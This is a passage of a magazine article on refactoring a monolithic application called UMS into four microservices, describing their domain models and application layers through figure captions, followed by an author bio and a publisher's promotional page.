


Figure 6: The framework classes

Since the framework is generic, it belongs to the infrastructure and many microservices (not just *AddService*) may want to use it.

Thus we designed *AddService* as a microservice, and *BrokerService* and *Framework* as reusable infrastructure services.

FindService

Once you design a microservice, you can design any number of microservices. Just like in the case of *AddService*, the *FindService* also designs relevant domain models, application layers and uses some technical services that form the infrastructure layer.

Observe Figure 7. You will notice that the entities and value objects of the domain model are more or less similar to that of the *AddService*. This happens in any microservice. Yet, the teams may not even know about it as they work fairly independently on their own platforms. For example, while *AddService* is implemented on Java, *FindService* may be implemented on Python.

Figure 8 depicts the application layer of *FindService*. This also follows the same pattern as we have seen in the case of *AddService*.

Since we have seen the code for *AddService*, there is no point in illustrating the code for the remaining services. It saves both time and space.

SearchService

By now it must be clear that designing these kinds of




Figure 7: The domain model of *FindService*




Figure 8: The application layer of *FindService*




Figure 9: The domain model of *SearchService*

Figure 9 presents the domain model of *SearchService* and Figure 10 depicts the application layer.

JournalService

And finally, the fourth microservice of the UMS is to listen to the message broker for the events and log them to a centralised journal. Being a separate microservice, this will be developed and deployed independently of the other services.




Figure 10: The application layer of *SearchService*




Figure 11: The domain model of *JournalService*

Refer to the previous parts of this series, for the way we designed journaling in monolith UMS. The design of *JournalService* has not changed much except for the fact that it is now an independent service. Figure 11 presents the domain model.

Perspective

We have just started our journey into the world of microservices. We have refactored the UMS as a collection of four microservices and presented their models. As mentioned at the beginning of this article, the services may be developed on a common platform or on different platforms. However, they are ultimately deployed on a microservices infrastructure.


What does that infrastructure look like? How about data management across the microservices? How do these services collaborate with each other? How are these services actually developed and deployed? What is the role of Dockers? What is the role of Kubernetes?

Well, we will solve these puzzles in the next several parts. END

By: Krishna Mohan Koyya

The author is the founder and the principal technology consultant at Glarimy Technology Services, Bengaluru. He has delivered more than 500 programs to corporate clients on design and architecture in the last 12 years. Prior to that, he held various positions in the industry and academia for a decade.

Your favourite website has



electronicsforu.com

THANKS TO YOU—OUR ONLINE NETWORK IS

FACTS & FIGURES

- 4 websites (two more coming soon)
- Five major Facebook communities
- Seven major LinkedIN groups & pages
- Million-plus active users (monthly)
- Million-plus reach through Facebook
- Fifty-thousand-plus industry connections through LinkedIN


READERS

- You can access all content for FREE
- You can subscribe to newsletters for FREE --on most websites
- Register on our websites to get free invites to technical webinars and seminars

EXPERTS

- Experts who want to share their knowledge through articles, DIY Projects, etc are welcome
- We also welcome experts who want to share their knowledge through webinars or seminars
- You can contact us at editop@efy.in

fast growing peers now...



The Latest in IOT.
A platform for enablers, creators and providers of IOT solutions.

India. Electronics. Directory.
Enabling commerce between buyers & sellers of electronics in India.

Business. Electronics. India.
Everything you want to know about India's electronics industry.

Amazing DIY Projects. Latest Tech trends.

The hang-out for electronics enthusiasts.

AMONGST THE WORLD'S TOP 5 AND GROWING!

INDUSTRY

- You can advertise for as little as US$ 100 per month
- Special combo offers for advertisers in our print publications
- We've now enabled flexible CPM-based advertising
- You can advertise on the platform of your choice (based on your target audience)
- We invite press releases at efy-edit-team@efy.in
- Press releases are published free of cost, subject to discretion of the editorial team

